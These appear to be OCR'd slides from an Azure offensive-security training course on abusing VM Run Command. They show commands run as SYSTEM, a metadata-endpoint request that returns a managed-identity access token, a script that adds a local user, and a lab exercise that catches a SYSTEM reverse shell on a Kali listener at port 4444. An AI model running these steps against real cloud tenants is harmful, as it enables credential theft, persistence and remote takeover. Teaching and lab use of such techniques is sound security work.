
Run commands or PS Scripts

VM Contributor role or higher


Commands run as nt authority\system

Can be run from portal or PS


Win10 | Run command
Virtual machine
Search (Ctrl+/)
LOCKS
Operations
Bastion
Auto-shutdown
Backup
Disaster recovery
Updates
Inventory
Change tracking
Configuration management (Preview)
Policies
Run command
Monitoring
Insights
Alerts
Run Command uses the VM agent to let you run a script inside this virtual machir
maintenance. Select a command below to see details.
Name
Des
RunPowerShellScript
DisableNLA
DisableWindowsUpdate
EnableAdminAccount
EnableEMS
EnableRemotePS
EnableWindowsUpdate
IPConfig
RDPSettings
ResetRDPCert
SetRDPPort
Run Command Script
RunPowerShellScript
Script execution complete
PowerShell Script
1 whoami;net user
Run
Output
nt authority\system
User accounts for \\
DefaultAccount Guest hac
WDAGUtilityAccount


MgdID-Win10 | Run command
Virtual machine
Search (Ctrl+/)
Size
Microsoft Defender for Cloud
Advisor recommendations
Extensions + applications
Continuous delivery
Availability + scaling
Configuration
Identity
Properties
Locks
Operations
Bastion
Auto-shutdown
Backup
Disaster recovery
Run Command uses the VM agent to let you run a script inside this virtual machine. This can be helpful for troubleshooting and recovery details.
Name
Description
RunPowerShellScript
Executes a PowerShell script
DisableNLA
Disable Network Level Authentication
DisableWindowsUpdate
Disable Windows Update Automatic Upc
EnableAdminAccount
Enable administrator account
EnableEMS
Enable EMS
EnableRemotePS
Enable remote PowerShell
EnableWindowsUpdate
Enable Windows Update Automatic Upd
IPConfig
List IP configuration
RDPSettings
Verify RDP Listener Settings
ResetRDPCert
Restore RDP Authentication mode to def
SetRDPPort
Set Remote Desktop port
RunPowerShellScript
Script execution complete
PowerShell Script
1 Invoke-RestMethod -Uri 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-0
Run
Output
zNWYyNjU5Mzc2MyIsInJoIjoiMC5BWFVBVmFuaUZ4a3BtRWU3a3lpNTczQlZ6am16cU0taWdocEhvOGtQd0w1NlF
KTjFBQUEuIiwic
3ViIjoiMjMzMzg5NGUtMDI4Ni00MDhjLWE5NWYtNzM1ZjI2NTkzNzYzIiwidGlkIjoiMTdlMmE5NTUtMjkxOS00N
zk4LWJiOTMtMjh
iOWVmNzA1NWNlIiwidXRpIjoieEpRZVJvc3ZCME9FVF9ONnd1NzhBUSIsInZlciI6IjEuMCIsInhtc19taXJpZCI
6Ii9zdWJzY3Jpc
HRpb25zLzYwMDlkZDIxLTBlNTEtNGIwNC1hNjJlLThlZGFmNWZhYmIwMS9yZXNvdXJjZWdyb3Vwcy9WTV9SRy9wc

```
PS D:\tarek> Invoke-AzVMRunCommand -ResourceGroupName "HAC_VMs" -VMName "Win10" -CommandId "RunPowerShellScript" -ScriptPath .\add-user.ps1


Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : Name    Enabled Description
----    ------- -----------
user-01 True


Value[1]        :
  Code          : ComponentStatus/StdErr/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```



VM RUN COMMAND


```
Get-AzVM

Invoke-AzVMRunCommand -ResourceGroupName “RGName" -VMName “VMName" -CommandId "RunPowerShellScript" -ScriptPath .\add-user.ps1
```

DIY MISSION

Create Kali instance

Allow inbound port

Get reverse shell from VM to Kali


Kali | Networking
Virtual machine
Search (Ctrl+/)
Attach network interface
Detach network interface
Feedback
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Settings
Networking
Connect
Disks
Size
Microsoft Defender for Cloud
Advisor recommendations
kali465
IP configuration
ipconfig1 (Primary)
Network Interface: kali465
Effective security rules
Troubleshoot VM connection issues
Topology
Virtual network/subnet: HAC_VMsvnet214/default
NIC Public IP: 20.29.89.50
NIC Private IP: 10.1.0.4
Accelerated networking: Disabled
Inbound port rules
Outbound port rules
Application security groups
Load balancing
Network security group Kali-nsg (attached to network interface: kali465)
Impacts 0 subnets, 1 network interfaces
Priority
Name
Port
Protocol
Source
Destination
Action
1010
ssh_port
22
TCP
Any
Any
Allow
1020
vnc_port
5900
TCP
Any
Any
Allow
1030
Port_4444
4444
TCP
Any
Any
Allow

```
PS D:\tarek> Invoke-AzVMRunCommand -ResourceGroupName "HAC_VMs" -VMName "Win10" -CommandId "RunPowerShellScript" -ScriptPath .\rev-shell.ps1
```

```
hac@Kali:~$ sudo nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 20.25.85.160 50678

PS C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.11\Downloads> whoami
nt authority\system
PS C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.11\Downloads> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : rnkvdphqd5leflna52hp54iggf.bx.internal.cloudapp.net
   Link-local IPv6 Address . . . . . : fe80::bc04:c5f6:13b6:5c6%6
   IPv4 Address. . . . . . . . . . . : 10.0.0.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1
PS C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.11\Downloads>
```

THANK YOU!